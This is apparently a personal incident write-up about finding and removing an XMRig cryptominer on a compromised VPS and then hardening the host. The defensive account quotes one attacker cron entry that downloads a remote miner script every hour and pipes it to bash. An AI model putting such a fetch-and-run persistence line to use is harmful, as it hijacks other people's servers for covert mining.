
I logged into my personal VPS and noticed things felt unusually sluggish. A quick run of htop confirmed it: my CPU was pinned at 100% saturation.
Most compromises don’t crash your system anymore—they silently monetize it. Here is how I tracked down, killed, and patched an active XMRig cryptomining process running under root.
Detection & Process Analysis
A quick look at the process tree showed a strange binary running as root, consuming nearly every available cycle. It was actively communicating with external mining pools.
To see what was going on, I checked the /proc directory for the PID of the miner:
ls -la /proc/<PID>/exeThis pointed directly to a hidden binary tucked away in /tmp. The attacker had dropped it there, executed it, and then deleted the binary from disk to make standard listing harder (resulting in a (deleted) label in /proc).
Live Mitigation & Tracing
I mitigated the issue live in four quick steps:
- Terminated the Miner: Killed the processes immediately using
kill -9. - Blocked Connections: Blocked outbound connections to the mining pool endpoints using
iptablesrules. - Removed Persistence: Audited cron jobs (
crontab -l,/etc/cron*), systemd services, and startup hooks (/etc/rc.local). Sure enough, the attacker had injected a cron job to redownload and relaunch the miner every hour:0 * * * * curl -s http://untrusted-source.xyz/miner.sh | bash - Cleaned Up Files: Removed all associated cron entries, scripts, and temporary files.
Hardening the Host
With CPU usage normalized, the next step was figuring out how they got in. A review of /var/log/auth.log revealed brute-force attempts on a weakly configured service container.
To prevent re-entry, I:
- Tightened permissions on critical directories.
- Hardened SSH configurations (disabled password authentication entirely, forcing SSH key authentication).
- Installed and configured
fail2banto automatically jail suspicious IP addresses. - Segmented Docker network accesses to ensure compromised containers couldn’t touch the host shell.
Takeaway
Most modern server breaches aren’t loud defacements; they are quiet resource drains. Monitor your system load aggressively, audit your logs regularly, and always assume breach.